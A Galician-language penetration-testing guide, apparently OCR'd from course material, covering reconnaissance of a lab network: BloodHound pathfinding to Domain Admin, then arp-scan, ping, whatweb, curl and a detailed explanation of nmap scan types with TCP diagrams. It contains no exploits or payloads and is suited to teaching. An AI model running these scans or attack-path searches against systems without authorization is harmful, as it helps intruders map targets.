
Máquina atacante (Kali Linux)

Buscar usuario [usuario]:


1. Na barra de busca: escribir `user:[usuario]`



2. Seleccionar nodo **[USUARIO]@[DOMAIN]**




3. Botón dereito → **Set as Starting Node**



6.2. Identificar camiños de ataque


Buscar camiños a Domain Admin:

1. Seleccionar "Pathfinding" no menú lateral
2. En "Destination Node" escribir: `ADMINISTRATOR@[DOMAIN]`



Ruta identificada:

```
[USUARIO]@[DOMAIN]
    ↓
  AllExtendedRights
    ↓
[DOMAIN]
```


None Selected
Select a node to
[redacted]@CONTROL.NYX
ADMINISTRATOR@CONTROL.NYX
[redacted]@CONTROL.NYX
AllExtendedRights
Contains
Contains
CONTROL.NYX

2.3 Fase 1. Recopilación

2.3.1 Comandos tipo empregados na Fase 1

Exemplo

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP -R
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP
whatweb IP
curl -I IP
```

Variantes específicas nmap:

- `sudo nmap -sU` (escaneo UDP)
- `sudo nmap -sT` (escaneo TCP)
- `sudo nmap -sCV -p22,80` (escaneo con scripts e versións)

A **Fase 1 — Recopilación** segue este fluxo típico:

1. **arp-scan**: Descubrir hosts activos na rede local
2. **ping**: Verificar conectividade e estimar o sistema operativo (TTL)
3. **nmap**: Escanear portos abertos e identificar servizos
4. **whatweb**: Identificar tecnoloxías web se hai servizo HTTP
5. **curl**: Examinar cabeceiras HTTP para máis información

Este proceso permite obter unha visión completa da superficie de ataque antes de pasar á `Fase 2 (Análise)`.

Documentación de cada comando

ARP-SCAN

PING

NMAP

WHATWEB

CURL

2.3.2 arp-scan

Descrición: Ferramenta para descubrir hosts nunha rede local mediante solicitudes ARP.

Sintaxe básica:

```
sudo arp-scan [opcións] <rede>
```

Opcións principais:

Opción	Descrición
`--interface=<iface>` ou `-I <iface>`	Especifica a interface de rede a usar
`--localnet` ou `-l`	Escanea a rede local automaticamente
`--numeric` ou `-N`	Non resolve nomes DNS
`--quiet` ou `-q`	Modo silencioso (só mostra hosts activos)
`--retry=<n>` ou `-r <n>`	Número de reintentos (por defecto: 1)
`--timeout=<n>` ou `-t <n>`	Timeout en milisegundos (por defecto: 500)

Exemplos de uso:

```
## Escaneo básico dunha rede específica
sudo arp-scan --interface=eth0 192.168.1.0/24

## Escaneo da rede local automático
sudo arp-scan --localnet

## Escaneo con interface específica
sudo arp-scan --interface=eth1 192.168.56.0/24

## Escaneo rápido sen resolver nomes
sudo arp-scan -I eth1 -N 192.168.56.0/24

## Escaneo con máis reintentos
sudo arp-scan -I eth1 --retry=3 192.168.56.0/24
```

Saída típica:

```
Interface: eth1, type: EN10MB, MAC: 08:00:27:xx:xx:xx, IPv4: 192.168.56.53
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:00       (Unknown)
192.168.56.100  08:00:27:xx:xx:xx       PCS Systemtechnik GmbH

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.234 seconds (207.45 hosts/sec). 2 responded
```

Cómo funciona ARP-SCAN

ARP (Address Resolution Protocol) é un protocolo da capa de enlace que traduce enderezos IP (capa 3) a enderezos MAC (capa 2). Así, opera na **capa 2 (Enlace de Datos)** do modelo OSI, **NON** na capa 4 (Transporte) onde está TCP.

```
┌──────────────────────────────────────────┐
│  Modelo OSI                              │
├──────────────────────────────────────────┤
│ 7. Aplicación                            │
│ 6. Presentación                          │
│ 5. Sesión                                │
│ 4. Transporte  ← TCP/UDP están aquí      │
│ 3. Rede        ← IP está aquí            │
│ 2. Enlace      ← ARP está aquí           │
│ 1. Física                                │
└──────────────────────────────────────────┘
```

PROCESO ARP REQUEST/REPLY

```
Máquina Atacante                  Máquina Obxectivo
(IP: 192.168.56.53)               (IP: 192.168.56.100)
(MAC: 08:00:27:aa:bb:cc)          (MAC: 08:00:27:dd:ee:ff)
```

```
|                                    |
| 1. ARP REQUEST (broadcast)         |
|   "Quen ten 192.168.56.100?"       |
|   "Dime a túa MAC"                 |
|----------------------------------->|
|                                    |
|                 2. ARP REPLY       |
|     "Son eu! A miña MAC é          |
|      08:00:27:dd:ee:ff"            |
|<-----------------------------------|
|                                    |
```

Detalle técnico:

1. **ARP REQUEST** (broadcast a FF:FF:FF:FF:FF:FF)

```
Ethernet Frame:
- Dest MAC: FF:FF:FF:FF:FF:FF (broadcast)
- Src MAC:  08:00:27:aa:bb:cc
- Type:     0x0806 (ARP)

ARP Packet:
- Operation: Request (1)
- Sender MAC: 08:00:27:aa:bb:cc
- Sender IP:  192.168.56.53
- Target MAC: 00:00:00:00:00:00 (descoñecido)
- Target IP:  192.168.56.100
```

2. **ARP REPLY** (unicast)

```
Ethernet Frame:
- Dest MAC: 08:00:27:aa:bb:cc
- Src MAC:  08:00:27:dd:ee:ff
- Type:     0x0806 (ARP)

ARP Packet:
- Operation: Reply (2)
- Sender MAC: 08:00:27:dd:ee:ff
- Sender IP:  192.168.56.100
- Target MAC: 08:00:27:aa:bb:cc
- Target IP:  192.168.56.53
```

Características de ARP-SCAN

VANTAXES

1. **Moi rápido**: Traballa na capa de enlace, sen overhead de TCP/IP
2. **Non require privilexios especiais de TCP**: Só acceso á interface de rede
3. **Funciona en redes locais**: Ideal para LAN
4. **Detecta hosts que bloquean ping**: ARP non pode ser bloqueado facilmente nunha LAN

LIMITACIÓNS

1. **Só funciona en rede local (LAN)**: Non pode atravesar routers
2. **Non proporciona información de portos**: Só detecta hosts activos
3. **Non detecta servizos**: Só sabe que o host existe

Análogo de ARP-SCAN en NMAP

Nmap ten funcionalidades **similares** a arp-scan para **descubrimento de hosts**:

Nmap con ARP Ping (`-PR`)

```
sudo nmap -PR -sn 192.168.56.0/24
```

Opcións:

- `-PR` : Usa ARP para descubrir hosts (ping ARP)
- `-sn` : Ping scan (non escanea portos, só descubre hosts)

Equivalente a arp-scan:

```
# arp-scan
sudo arp-scan --interface=eth1 192.168.56.0/24

# nmap equivalente
sudo nmap -PR -sn -e eth1 192.168.56.0/24
```

Saída típica:

```
Starting Nmap 7.94
Nmap scan report for 192.168.56.1
Host is up (0.00023s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00045s latency).
MAC Address: 08:00:27:DD:EE:FF (Oracle VirtualBox virtual NIC)

Nmap done: 256 IP addresses (2 hosts up) scanned in 2.34 seconds
```

Exemplos

1. Descubrimento básico LAN
   Con arp-scan:

   ```
   sudo arp-scan --interface=eth1 192.168.56.0/24
   ```

   Con nmap:

   ```
   sudo nmap -PR -sn -e eth1 192.168.56.0/24
   ```

2. Descubrimento rápido con saída clara
   Con arp-scan:

   ```
   sudo arp-scan --interface=eth1 --localnet --quiet
   # Saída:
   # 192.168.56.1    0a:00:27:00:00:00
   # 192.168.56.100  08:00:27:dd:ee:ff
   ```

   Con nmap:

   ```
   sudo nmap -PR -sn -e eth1 192.168.56.0/24 | grep "Nmap scan report"
   # Saída:
   # Nmap scan report for 192.168.56.1
   # Nmap scan report for 192.168.56.100
   ```

2.3.3 ping

Descrición: Envía paquetes ICMP ECHO_REQUEST para verificar conectividade e medir latencia.

Sintaxe básica:

```
ping [opcións] <destino>
```

Opcións principais:

Opción	Descrición
`-c <count>`	Número de paquetes a enviar
`-i <interval>`	Intervalo entre paquetes (segundos)
`-s <size>`	Tamaño do paquete en bytes
`-R`	Rexistra a ruta (Record Route)
`-t <ttl>`	Establece o Time To Live
`-W <timeout>`	Timeout de espera en segundos
`-q`	Modo silencioso (só estatísticas)
`-v`	Modo verbose

Exemplos de uso:

```
## Ping básico con 2 paquetes
ping -c2 192.168.56.100

## Ping con Record Route para ver a ruta
ping -c2 192.168.56.100 -R

## Ping con TTL específico para identificar Sistema Operativo
## TTL ≈ 64 ⇒ GNU/Linux
## TTL ≈ 128 ⇒ Microsoft Windows
ping -c2 -t 64 192.168.56.100

## Ping rápido con timeout curto
ping -c1 -W 1 192.168.56.100

## Ping con paquetes grandes
ping -c4 -s 1500 192.168.56.100

## Ping continuo (Ctrl+C para detelo)
ping 192.168.56.100
```

Saída típica:

```
PING 192.168.56.100 (192.168.56.100) 56(84) bytes of data.
64 bytes from 192.168.56.100: icmp_seq=1 ttl=64 time=0.234 ms
64 bytes from 192.168.56.100: icmp_seq=2 ttl=64 time=0.189 ms

--- 192.168.56.100 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.189/0.211/0.234/0.022 ms
```

2.3.4 nmap

nmap

Descrición: Network Mapper - ferramenta de escaneo de redes e auditoría de seguridade.

Sintaxe básica:

```
nmap [opcións] <obxectivo>
```

FUNDAMENTOS DO PROTOCOLO TCP (THREE-WAY HANDSHAKE)

> **Escaneos de rede**
>
> Antes de empezar a disparar escaneos, é imprescindible comprender o *handshake TCP de tres vías*. Ese proceso
> **—SYN → SYN-ACK → ACK—**
> non só determina se un porto está ‘aberto’ ou ‘pechado’, senón que tamén condiciona a elección da técnica de escaneo, o posible impacto sobre o host (conexións pendentes, consumo de recursos) e a visibilidade ante IDS/IPS. En palabras sinxelas: coñecer como funciona TCP permítelle ao pentester (ou ao administrador) escanear con criterio, interpretar mellor falsos positivos/negativos e minimizar o risco de interromper servizos ou de ser detectado innecesariamente.

CONEXIÓN TCP NORMAL (THREE-WAY HANDSHAKE)

```
Cliente                         Servidor
   |                               |
   |  1. SYN (seq=x)               |
   |------------------------------>|
   |                               |
   |  2. SYN-ACK (seq=y, ack=x+1)  |
   |<------------------------------|
   |                               |
   |  3. ACK (ack=y+1)             |
   |------------------------------>|
   |                               |
   |    *** CONEXIÓN ESTABLECIDA *** |
```

Fases:

1. **SYN (Synchronize)**: O cliente envía un paquete coa flag SYN activada
2. **SYN-ACK**: Se o porto está aberto, o servidor responde con SYN-ACK
3. **ACK (Acknowledge)**: O cliente confirma cun ACK, completando a conexión

---

FLAGS TCP (RECORDATORIO)

As flags TCP máis importantes:

Flag	Nome	Función
SYN	Synchronize	Iniciar conexión
ACK	Acknowledge	Confirmar recepción
FIN	Finish	Pechar conexión
RST	Reset	Abortar conexión
PSH	Push	Enviar datos inmediatamente
URG	Urgent	Datos urxentes

TIPOS DE ESCANEO EN NMAP

1. TCP SYN Scan (`-sS`) - "Stealth Scan" ou "Half-Open Scan"

Como funciona

Para porto aberto:

```
Nmap                            Porto Aberto
   |                                |
   |  1. SYN                        |
   |------------------------------->|
   |                                |
   |  2. SYN-ACK                    |
   |<-------------------------------|
   |                                |
   |  3. RST (RESET)                |
   |------------------------------->|
   |                                |
   | *** NON SE COMPLETA CONEXIÓN ***|
```

Para porto pechado:

```
Nmap                            Porto Pechado
   |                                |
   |  1. SYN                        |
   |------------------------------->|
   |                                |
   |  2. RST                        |
   |<-------------------------------|
```

Características:
- **Non completa o handshake TCP**: O equipo atacante envía RST despois de recibir SYN-ACK
- **Sigiloso**: Non queda rexistrado en moitos logs de aplicación (só en logs de firewall/IDS)
- **Rápido**: Non establece conexións completas
- **Require privilexios root**: Necesita crear paquetes raw (personalizados)
- **Detección de portos:**

  • **Aberto**: O equipo obxectivo responde con SYN-ACK

  • **Pechado**: O equipo obxectivo responde con RST

  • **Filtrado**: Non hai resposta do equipo obxectivo ou ICMP unreachable

Comando:

```
sudo nmap -sS 192.168.1.100
```

Por que é "stealth"?
- Antigos sistemas só rexistraban conexións completas (3-way handshake)
- Ao non completar o handshake, evitaba logs de aplicacións
- **NOTA**: Os IDS/IPS modernos detectan este tipo de escaneo

Paquetes raw (paquetes en bruto)

Son paquetes de rede construídos **directamente polo programa** sen pasar polas capas de abstracción do sistema operativo. Mentres que as aplicacións normais usan funcións de alto nivel do SO (como `connect()`, `send()`, `recv()`) que xestionan automaticamente os detalles do protocolo TCP/IP, os **raw sockets** permiten crear e enviar paquetes personalizados onde o programa controla **cada byte** do paquete, incluíndo as cabeceiras de transporte (TCP/UDP) e rede (IP).

Crear paquetes raw require **privilexios de administrador (root)** porque:

1. **Seguridade**: Calquera usuario podería falsificar enderezos IP de orixe (IP spoofing), crear ataques de denegación de servizo (DoS), ou enviar paquetes maliciosos sen restricións.
2. **Control total**: Os raw sockets permiten manipular campos críticos das cabeceiras IP e TCP que normalmente están protexidos polo kernel do sistema operativo.
3. **Bypass de filtros**: Permitiría evadir mecanismos de seguridade implementados polo SO.

Cando executas `nmap -sS` (SYN scan), nmap necesita:

- **Crear un paquete TCP personalizado** con só a flag SYN activada
- **Establecer campos específicos** da cabeceira TCP (porto orixe aleatorio, número de secuencia, opcións TCP)
- **Enviar o paquete directamente** sen completar o handshake de 3 vías
- **Capturar a resposta** e analizar se é SYN-ACK (porto aberto) ou RST (porto pechado)


Todo isto require construír o paquete "desde cero" en lugar de usar a función estándar `connect()` do sistema operativo, polo que **require raw sockets e, por tanto, privilexios root**.

En resumo: Os paquetes raw son como "construír un sobre manualmente escribindo cada detalle (remitente, destinatario, selo)" en lugar de usar o servizo estándar de correos que fai todo automaticamente. Este control total require privilexios especiais para evitar abusos.

---

2. TCP Connect Scan (`-sT`) - "Full Connection Scan"

Como funciona:



Características:
- **Completa o handshake TCP**: Utiliza a chamada `connect()` do sistema operativo
- **Non require privilexios root**: Usa funcións estándar do SO
- **Máis visible**: Queda rexistrado nos logs de aplicación
- **Máis lento**: Establece conexións completas
- **Método por defecto**: Cando nmap non se executa como root
- **Detección de portos:**
  - **Aberto**: Conexión exitosa
  - **Pechado**: Conexión rexeitada (RST)
  - **Filtrado**: Timeout ou ICMP unreachable

Comando:

```
nmap -sT 192.168.1.100
```

Cando usalo?
- Non tes privilexios root
- A través de proxies ou SOCKS
- Escaneo de sistemas locais onde a velocidade non é crítica

Comparativa SYN Scan (-sS) vs TCP Connect Scan (-sT)

Característica	SYN Scan (-sS)	TCP Connect (-sT)
Privilexios	Require root	Non require root
Handshake	Incompleto (SYN → SYN-ACK → RST)	Completo (SYN → SYN-ACK → ACK)
Velocidade	Máis rápido	Máis lento
Sigiloso	Máis sigiloso (historicamente)	Máis visible
Logs	Pode evitar logs de aplicación	Rexístrase en logs de aplicación
Detección IDS	Detectable por IDS modernos	Sempre detectable
Uso	Escaneo por defecto con root	Escaneo por defecto sen root
Paquetes raw	Si, crea paquetes personalizados	Non, usa API do SO

OUTROS TIPOS DE ESCANEO TCP

3. TCP ACK Scan (`-sA`)

```
Nmap                            Firewall/Host
   |                                |
   |  ACK                           |
   |------------------------------->|
   |                                |
   |  RST (non filtrado)            |
   |<-------------------------------|
   |                                |
   | ou                             |
   |                                |
   |  (sen resposta = filtrado)     |
```

Características:
- **Non determina se o porto está aberto/pechado**
- **Detecta firewalls**: Diferencia entre portos filtrados e non filtrados
- Útil para mapear regras de firewall

Comando:

```
sudo nmap -sA 192.168.1.100
```

---

4. TCP FIN Scan (`-sF`)

```
Nmap                            Porto Pechado
   |                                |
   |  FIN                           |
   |------------------------------->|
   |                                |
   |  RST                           |
   |<-------------------------------|

Nmap                            Porto Aberto
   |                                |
   |  FIN                           |
   |------------------------------->|
   |                                |
   |  (sen resposta)                |
```

Características:
- **Envía paquete con flag FIN** (fin de conexión)
- **Porto pechado**: Responde con RST
- **Porto aberto**: Non responde (segundo RFC 793)
- Pode evitar algúns firewalls simples

Comando:

```
sudo nmap -sF 192.168.1.100
```

---

5. TCP Xmas Scan (`-sX`)

```
Nmap                            Porto
   |                              |
   |  FIN+PSH+URG                 |
   |------------------------------>|
```

Características:
- **Activa flags FIN, PSH e URG simultaneamente**
- O nome "Xmas" vén de que o paquete está "iluminado" como unha árbore de Nadal
- Comportamento similar a FIN scan

Comando:

```
sudo nmap -sX 192.168.1.100
```

---

6. TCP NULL Scan (`-sN`)

```
Nmap                            Porto Pechado
   |                              |
   | (sen flags activadas)        |
   |------------------------------>|
   |                              |
   |  RST                         |
   |<------------------------------|

Nmap                            Porto Aberto
   |                              |
   | (sen flags activadas)        |
   |------------------------------>|
   |                              |
   |  (sen resposta)              |
```

Características:
